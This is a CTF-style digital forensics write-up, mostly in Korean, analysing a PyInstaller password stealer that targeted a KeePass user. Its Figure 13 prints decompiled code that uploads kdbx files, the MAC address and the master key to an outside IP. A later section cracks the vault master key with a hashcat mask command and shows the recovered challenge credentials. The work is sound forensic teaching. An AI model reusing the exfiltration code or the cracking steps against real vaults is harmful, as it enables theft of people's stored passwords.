

252 – Password Stealer

Team Information

Team Name : ForensicGPT

Team Member : Eungchang Lee, Donghyun HA, Hyunwoo Shin, Jinhyeok Son

Email Address : forensicgpt@googlegroups.com

Instructions

Description Kim was using a password management tool recommended by an Information Security Specialist. One day, Kim found out through an email that account was stolen. Kim asked a Digital Forensics Specialist to analyze Kim's PC. Analyze Kim's PC to determine the cause.

Target	Hash (MD5)
KimPC_64GB_NVME.E01	56E911E8F845A484D4AC7FA67BCFBC0A

Questions

- 1) What is the name and version of the password management tool that Kim used? (20 points)
- 2) Submit SHA1 of the malware used in the attack. (30 points)
- 3) How many PCs were attacked in total? (50 points)
- 4) What is the ID and password that Kim saved using the password management tool? (150 points)

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

Tools used:

Name:	FTK Imager	Publisher:	AccessData
Version:	4.7.1.2		
URL:	https://www.exterro.com/ftk-product-downloads/ftk-imager-version-4-7-1		

Name:	HashTab	Publisher:	Implbits Software
Version:	6.0.0		
URL:	https://implbits.com		

Name:	HxD	Publisher:	Maël Hörz
Version:	2.5.0.0		
URL:	https://www.mh-nexus.de		

Name:	Pyinstaller Extractor	Publisher:	Extreme coders
Version:	1.9		
URL:	https://sourceforge.net/projects/pyinstallerextractor/		

Name:	python-decompile3	Publisher:	rocky
Version:	3.9.0		
URL:	https://github.com/rocky/python-decompile3		


Name:	hashcat	Publisher:	Jens atom Steube
Version:	6.2.6		
URL:	https://hashcat.net/hashcat/		

Name:	Keeweb	Publisher:	Dimitri Witkowski
Version:	1.18.7		
URL:	https://app.keeweb.info/		

Name:	WinPrefetchView	Publisher:	NirSoft
Version:	1.36		
URL:	https://www.nirsoft.net		

Name:	PEstudio	Publisher:	Marc Ochseneier
Version:	9.53		
URL:	https://www.winitor.com/download2		

Step-by-step methodology:



[그림 1] 증거 파일의 해시 값

분석에 앞서 해당 증거 파일의 해시 값을 산출하여 MD5 해시 값이 일치함을 확인하였습니다.

1) What is the name and version of the password management tool that Kim used? (20 points)

FTK Imager로 주어진 KimPC_64GB_NVME.E01 이미지 파일을 열어보았을 때, 다음의 경로에서 Database.kbdx를 발견할 수 있었습니다.

● C:\Users\ppp\Documents

[그림 2] 증거 이미지에서 발견된 kbdx 파일

그리고, 다음의 경로에서는 암호 관리 도구인 KeePass-2.53.1-setup.exe 파일을 발견할 수 있습니다.

● C:\Users\ppp\Downloads

	이름	크기	유형	수정한 날짜
Downloads				
BANDIZIP-SETUP-STD-X64.EXE				
ChromeSetup.exe				
Favorites				
Links				
Local Settings				
Music				
My Documents				
NetHood				
OneDrive				
Pictures				
	\$I30	4[Missing string: 10221]	NTFS 색인 ...	2023-05-26 오전 7:11:10
	BANDIZIP-SETUP-STD-X64.EXE	7,058[Missing string: 10221]	일반 파일	2023-05-22 오전 4:51:11
	ChromeSetup.exe	1,338[Missing string: 10221]	일반 파일	2023-05-22 오전 4:50:58
	desktop.ini	1[Missing string: 10221]	일반 파일	2023-05-22 오전 4:47:58
	KeePass-2.53.1-Setup.exe	4,306[Missing string: 10221]	일반 파일	2023-05-26 오전 6:09:16
	viewer.exe	5,938[Missing string: 10221]	일반 파일	2023-05-26 오전 7:11:14
	미확인~1.CRD		\$I30 INDEX ...	

[그림 3] 증거 이미지에서 발견된 KeePass-2.53.1-Setup.exe 파일

설치파일을 토대로 Kim이 암호 관리 도구를 사용했다는 사실을 파악하기 위해 프리패치 아티팩트를 살펴보았습니다.

● C:\Windows\Prefetch

	이름	크기	유형	수정한 날짜
ModemLogs				
notepad.exe				
OCR				
Offline Web Pages				
Panther				
Performance				
PLA				
PolicyDefinitions				
Prefetch				
PrintDialog				
Provisioning				
regedit.exe				
Registration				
RemotePackages				
rescache				
Resources				
	X: GOOGLEUPDATE.EXE-DCD104CD.pf		\$I30 INDX ...	
	GOOGLEUPDATECOMREGISTERSHELL6-D7988DF7.pf	6[Missing string: 10221]	일반 파일	2023-05-22 오전 4:51:29
	GOOGLEUPDATEONDEMAND.EXE-037AF0D7.pf	3[Missing string: 10221]	일반 파일	2023-05-22 오전 4:51:56
	HXTSR.EXE-48DCEC6B.pf	23[Missing string: 10221]	일반 파일	2023-05-22 오전 8:40:54
	HXTSR.EXE-AE0DF801.pf	12[Missing string: 10221]	일반 파일	2023-05-26 오전 7:10:46
	IDENTITY_HELPER.EXE-E27E28FB.pf	18[Missing string: 10221]	일반 파일	2023-05-22 오전 4:54:10
	IPCONFIG.EXE-BFEC2AD0.pf	4[Missing string: 10221]	일반 파일	2023-05-26 오전 7:28:40
	KEEPASS-2.53.1-SETUP.EXE-E57A6EC7.pf	13[Missing string: 10221]	일반 파일	2023-05-26 오전 6:09:37
	KEEPASS-2.53.1-SETUP.TMP-8A764847.pf	17[Missing string: 10221]	일반 파일	2023-05-26 오전 6:09:33
	KEEPASS-2.53.1-SETUP.TMP-9B10EABC.pf	15[Missing string: 10221]	일반 파일	2023-05-26 오전 6:09:39
	KEEPASS.EXE-30B5F387.pf	36[Missing string: 10221]	일반 파일	2023-05-26 오전 7:11:32

[그림 4] Prefetch 아티팩트에서 발견된 KeePass

#VOLUME{01d98c6704b43bf7-3004c508}#USERS#PPP#DOWNLOADS#KEEPASS-2.53.1-SETUP.EXE	2	2023-05-26 오후 3:09:27, 2023-05-26 오후 3:09:22
#VOLUME{01d98c6704b43bf7-3004c508}#USERS#PPP#APPDATA#LOCAL#TEMP#IS-7VN1P.TMP#KEEPASS-2.53.1-SETUP.TMP	1	2023-05-26 오후 3:09:22
#VOLUME{01d98c6704b43bf7-3004c508}#USERS#PPP#APPDATA#LOCAL#TEMP#IS-ORGK8.TMP#KEEPASS-2.53.1-SETUP.TMP	1	2023-05-26 오후 3:09:28
#VOLUME{01d98c6704b43bf7-3004c508}#PROGRAM FILES#KEEPASS PASSWORD SAFE 2#KEEPASS.EXE	2	2023-05-26 오후 4:11:22, 2023-05-26 오후 3:09:52

[그림 5] WinprefetchView 상에서 확인된 실행 기록 및 실행 시간

아티팩트에 기반한 실행 기록을 통해 KIM이 암호 KeePass 관리 도구를 사용하였음을 확인하

였습니다. 따라서, 암호 키 관리 도구의 이름과 버전은 다음과 같습니다.

[표 1] the name and version of the password management tool that Kim used

Name	Version
KeePass	2.53.1

2) Submit SHA1 of the malware used in the attack. (30 points)

앞서 살펴본 C:\Users\ppp\Downloads 경로에서 의심스러운 파일로 보이는 viewer.exe 파일을 export하여 살펴보면 다음과 같이 PYINSTALLER 문자열을 발견할 수 있습니다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0002B8F0	63	61	6E	6E	6F	74	20	63	72	65	61	74	65	20	74	65	cannot create te
0002B900	6D	70	6F	72	61	72	79	20	64	69	72	65	63	74	6F	72	mporary director
0002B910	79	21	0A	00	5C	00	00	00	2A	00	00	00	00	00	00	00	y!...\...*.....
0002B920	50	59	49	4E	53	54	41	4C	4C	45	52	5F	53	54	52	49	PYINSTALLER_STRI
0002B930	43	54	5F	55	4E	50	41	43	4B	5F	4D	4F	44	45	00	00	CT UNPACK MODE..

[그림 6] viewer.exe 내 발견된 PYINSTALLER 문자열

해당 파일은 pyinstaller로 빌드된 것으로 확인하여 malware 검증을 위해 디컴파일을 수행하였습니다. pyinstaller extractor를 이용하여 viewer.exe에서 pyc 파일들이 내장된 base_library.zip 파일과 mal 파일, 그리고 기타 파일들을 추출하였습니다.

base_library.zip	2023-07-08 오후 1:45	압축(ZIP) 파일	1,004KB
certifi cacert.pem	2023-07-08 오후 1:45	PEM 파일	273KB
certifi py.typed	2023-07-08 오후 1:45	TYPED 파일	0KB
charset_normalizer md.cp38-win_amd6...	2023-07-08 오후 1:45	Python Extension ...	11KB
charset_normalizer md_mypyc.cp38-w...	2023-07-08 오후 1:45	Python Extension ...	113KB
libcrypto-1_1.dll	2023-07-08 오후 1:45	응용 프로그램 확장	3,303KB
libffi-7.dll	2023-07-08 오후 1:45	응용 프로그램 확장	33KB
libssl-1_1.dll	2023-07-08 오후 1:45	응용 프로그램 확장	671KB
mal	2023-07-08 오후 1:45	파일	4KB

[그림 7] 추출된 파일들

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0000B10	09	64	06	7C	05	7C	02	64	07	8D	03	7D	06	57	00	35	.d. . .d...}.W.5
0000B20	00	51	00	52	00	58	00	71	2C	64	00	53	00	29	08	4E	.Q.R.X.q,d.S.) .N
0000B30	FA	01	7E	DA	09	44	6F	63	75	6D	65	6E	74	73	29	02	ú.~Ú.Documents).
0000B40	DA	03	6D	61	63	DA	09	6D	61	73	74	65	72	6B	65	79	Ú.macÚ.masterkey
0000B50	72	45	00	00	00	72	18	00	00	00	7A	19	68	74	74	70	rE...r....z.http
0000B60	3A	2F	2F	34	33	2E	32	30	32	2E	33	32	2E	32	33	32	://43.202.32.232
0000B70	2F	70	61	67	65	29	02	DA	05	66	69	6C	65	73	72	24	/page).Ú.filesr\$

[그림 8] mal 파일 내 발견된 C2 주소

추출된 파일 중에서 mal이라는 수상한 파일 내에 특정 C2 주소로 보이는 주소가 발견되었습니다.

pestudio 9.53 - Malware Initial Assessment - www.winitor.com - [c:\users\ehfeh\Desktop\2023dfc#252 - password stealer#viewer.exe]				
file settings about				
c:\users\ehfeh\Desktop\2023dfc#252 - pass				
indicators (wait...)	engine (70/70)	score (31/70)	date (dd.mm.yyyy)	age (days)
footprints (wait...)	Bkav	clean	22.06.2023	16
virustotal (31/70)	Lionic	Trojan.Win32.Shelm.tseF	23.06.2023	15
dos-header (64 bytes)	Elastic	malicious (moderate confidence)	20.06.2023	18
dos-stub (wait...)	MicroWorld-eScan	Trojan.GenericKD.67353759	23.06.2023	15
rich-header (Visual Studio)	ClamAV	clean	22.06.2023	16
file-header (Amd64)	FireEye	Trojan.GenericKD.67353759	23.06.2023	15
optional-header (GUI)	CAT-QuickHeal	clean	22.06.2023	16
directories (7)	ALYac	Trojan.GenericKD.67353759	23.06.2023	15
sections (wait...)	Cylance	unsafe	07.06.2023	31

[그림 9] pestudio 에서 확인된 malware detection

또한, pestudio를 통해 해당 viewer.exe가 virustotal의 다양한 AV에서 malware로 탐지됨을 추가 검증하였습니다.

viewer.exe 속성	
일반 호환성 파일 해시 보안 자세히 이전 버전	
이름	해시 값
CRC32	91D4455E
MD5	ECD1817D4967B8AE912E99D58E3736AE
SHA-1	FC8113603A8F611DDFD964FFFEFDEC674F9F2367A

[그림 10] viewer.exe의 해시 값 확인

따라서, 공격에 사용된 malware의 해시 값은 다음과 같습니다.

[표 2] SHA1 of the malware

Name	SHA-1
Viewer.exe	FC8113603A8F611DDFD964FFFEFDEC674F9F2367A

앞서 살펴본 URL인 <http://43.202.32.232/page>에 접속해보면, 다음과 같은 그림을 확인할 수 있습니다.


[그림 11] page 내 정보

구분되는 mac주소를 통해 총 공격당한 PC 수는 **8개**로 판단됩니다.

mac주소	kdbx파일
00:0c:29:8b:c6:b9	mypw.kdbx
00:50:56:3b:d2:8f	pwd.kdbx
00:0c:29:aa:3f:6d	Database.kdbx
00:50:56:21:42:f6	pass.kdbx
00:50:56:3e:97:cd	mom.kdbx
00:50:56:24:ae:60	testdb.kdbx
00:50:56:34:e2:3f	mylove.kdbx
00:50:56:3a:62:46	idk.kdbx

4) What is the ID and password that Kim saved using the password management tool? (150 points)

앞서 살펴본 mal 파일에 .pyc 확장자를 달아주고, 기존에 base_library.zip 내 존재하는 .pyc 파일에서 매직 넘버 55 0D 0D 0A 01 00 00 00 00 00 00 00 00 00 00 00 을 추가해주었습니다.



[그림 12] Add magic number in mal.pyc

그 후, python-decompiler3를 이용하여 “**decompiler3 mal.pyc**” 명령어를 통해 decompile을 진행하였습니다.

```
def leak_masterkey_and_kdbx(masterkey):
    files = find_kdbx_files(os.path.join(os.path.expanduser('~'), 'Documents'))
    data = {'mac':(getmac.get_mac_address)(),
            'masterkey':masterkey}
    for file in files:
        with open(file, 'rb') as kdbx:
            upload = {'file': kdbx}
            r = requests.post('http://43.202.32.232/page', files=upload, data=data)
```

[그림 13] 확인된 악성코드 내 leak function logic

디컴파일 된 python code에서는 mac주소와 kdbx, 그리고 masterkey를 <http://43.202.32.232/page>로 전송하는 것을 알 수 있습니다.

따라서, 앞서 확인한 kdbx파일 중에서 KIM의 PC에서 발견하였던 Database.kdbx 파일에 대한 masterkey를 찾기 위해 해당 웹 사이트에서 식별가능한 masterkey의 뒷부분을 가지고 bruteforcing을 진행하였습니다.

해당 Database.kdbx의 hash정보는 <https://hashes.com/en/johntheripper/keepass2john> 에서 다음과 같이 확인하였습니다.

```
$keepass$*2*60000*0*8c46005ec4df8e8a4a28cae0de11af1ab4dff030b2860ff2e5b1bb551069da40*7
4fdfe574c9c4237d8ca550acfec536c26f4c93377aa9c5d07b7197f7d952182*6e7021276b117da4fefe09
dbf46ab5ad*0b68f976a6722cc5fd74717a12083b34ee67e8103276adcc0afdefe692397a55*58b3abaf7
d1b2eadf90f00ca73d275289809578fe4cad589e1ecd9cdde607724
```



```
C:\Windows\system32\cmd.e. x + v
* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework


$keepass$*2*60000*0*8c46005ec4df8e8a4a28cae0de11af1ab4dff030b2860ff2e5b1bb551069da40*74fdfe574c9c4237d8ca550acfec536c26
f4c93377aa9c5
d07b7197f7d952182*6e7021276b117da4fe09dbf46ab5ad*0b68f976a6722cc5fd74717a12083b34ee67e8103276adcc0afdefe692397a55*58b
3abaf7d1b2ead
f90f00ca73d275289809578fe4cad589e1ecd9cdde607724:!!^_^@digitalforensicchallenge2023!@#123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13400 (KeePass 1 (AES/TwoFish) and KeePass 2 (AES))
Hash.Target.....: $keepass$*2*60000*0*8c46005ec4df8e8a4a28cae0de11af1...607724
Time.Started.....: Fri Jun 09 17:16:05 2023 (9 secs)
Time.Estimated...: Fri Jun 09 17:16:14 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?1?1_^@digitalforensicchallenge2023!@#123 [39]
Guess.Charset....: -1 ?!d?u?s, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 621 H/s (1.25ms) @ Accel:4 Loops:512 Thr:256 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 5985/9025 (66.32%)
Rejected.....: 0/5985 (0.00%)
Restore.Point...: 0/95 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:62-63 Iteration:59904-60000
Candidate.Engine.: Device Generator
Candidates.#1....: !a_^@digitalforensicchallenge2023!@#123 -> !^_^@digitalforensicchallenge2023!@#123
```

[그림 14] 발견된 masterkey 값

위에서 산출한 hash정보를 Keepasshashcat.txt로 저장하고 다음의 명령어를 통해 masterkey 값을 획득하였습니다.

- 명령어 : hashcat.exe -m 13400 ../Keepasshashcat.txt -a 3 -1 ?!d?u?s
"?1?1_^@digitalforensicchallenge2023!@#123"
- 획득한 masterkey 값 : !^_^@digitalforensicchallenge2023!@#123



[그림 15] KeeWeb을 통해 확인

KeeWeb을 통해 확인한 Kim이 사용하던 ID와 password 정보는 다음과 같습니다.

[표 4] 확인된 Kim의 ID와 Password 정보

ID	Password
kingforensic	6V6HcCRq0QIEDJRm05Dp